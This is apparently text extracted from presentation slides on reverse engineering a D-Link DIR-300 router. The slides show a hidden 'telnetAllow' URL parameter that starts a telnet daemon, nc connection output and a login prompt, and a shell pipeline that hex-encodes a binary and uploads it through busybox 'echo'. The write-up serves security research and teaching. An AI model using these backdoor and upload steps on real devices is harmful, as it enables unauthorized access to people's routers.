
The greatest re tool ever:
$ strings webs | grep -i telnet
telnetAllow
allowTelnet
/bin/telnetd -p 5457 &
=> http://host/?telnetAllow=1
17.
Short history ofthe greatest reverse
engineering action EVER
$ nc -v 192.168.0.1 5457
192.168.0.1: inverse host lookup failed:
(UNKNOWN) [192.168.0.1] 5457 (?) open!
You connect to device by telnet client!
login as:
18.
Short history ofthe greatest reverse
engineering action EVER
$ nc -v 192.168.0.1 5457
192.168.0.1: inverse host lookup failed:
(UNKNOWN) [192.168.0.1] 5457 (?) open!
You connect to device by telnet client!
login as: _author
password: ***@alphantworks.com 2004/10/07 for
authentication. Come on, try to crack it!
Found using 1337++ strings(1) skills

Ok, we're in.What's next?
Placing code on the device appeared to be
challanging.
No tools like wget/curl/links/lynx/scp/sftp/(t)ftp etc.
Oh, wait! There's always a busybox with "echo" :)
22.

Encoded 'echo'
dir-300# echo-e 'xbaxdcx0dxed' > /tmp/foo
dir-300# cat /tmp/foo
*Binary crap*
dir-300# # all right!
Someone thinks it's obvious?
Check http://pastebin.com/Zw4v62dW and think again.
Now when we are able to encode, let's try to
upload something.
23.

telnet + echo= ftp
1. ... boring, skipped
2. ... boring, skipped
3. run transfered binary on router:
dir-300# ./foo
foo: applet not found
dir-300# # another fail
24.

telnet + echo!= ftp
Who would think off, there will be a problem with
telnet when used for "uploading" files?
Data from hex encoded binary was partialy lost
during transfer due to uploading speed/telnet
daemon/device buffers/sun rays etc.
We've found the transfer process is reliable,
when smaller data volumes are send slower and
in "packages".
25.

Do it theright way
Cross-compiled binary splited, converted to hex
and uploaded on the router:
$ hexdump -v -e '"" "x" 1/1 "%02X"' $1 > binary.hex
$ split -a 4 -b 128 binary.hex
$ time for i in $(ls x*); do
printf "echo -ne '%s' >> /tmp/foon" $(cat $i);
done | upload.pl

WTH?! I'm onr/o filesystem!
See your face realising your work has vanished
after device reboot/reset – priceless.
No r/w filesystem like JFFS2, YAFFS2, LogFS etc.
What options do we have?
28.

Filesystem layout
dir-300# mount
/dev/rooton / type squashfs (ro)
none on /dev type devfs (rw)
none on /proc type proc (rw)
ramfs on /var type ramfs (rw)
/dev/mtdblock/6 on /www/locale/alt type squashfs (ro)
dir-300# cat /proc/mtd
dev: size erasesize name
mtd0: 00400000 00010000 "spiflash"
mtd1: 0019c000 00010000 "rootfs"
mtd2: 003b0000 00010000 "upgrade"
mtd3: 00010000 00010000 "rgdb"
mtd4: 00020000 00010000 "RedBoot"
mtd5: 00010000 00010000 "Board/RadioCfg"
mtd6: 00010000 00010000 "LangPack"
mtd7: 00400000 00010000 "flash"
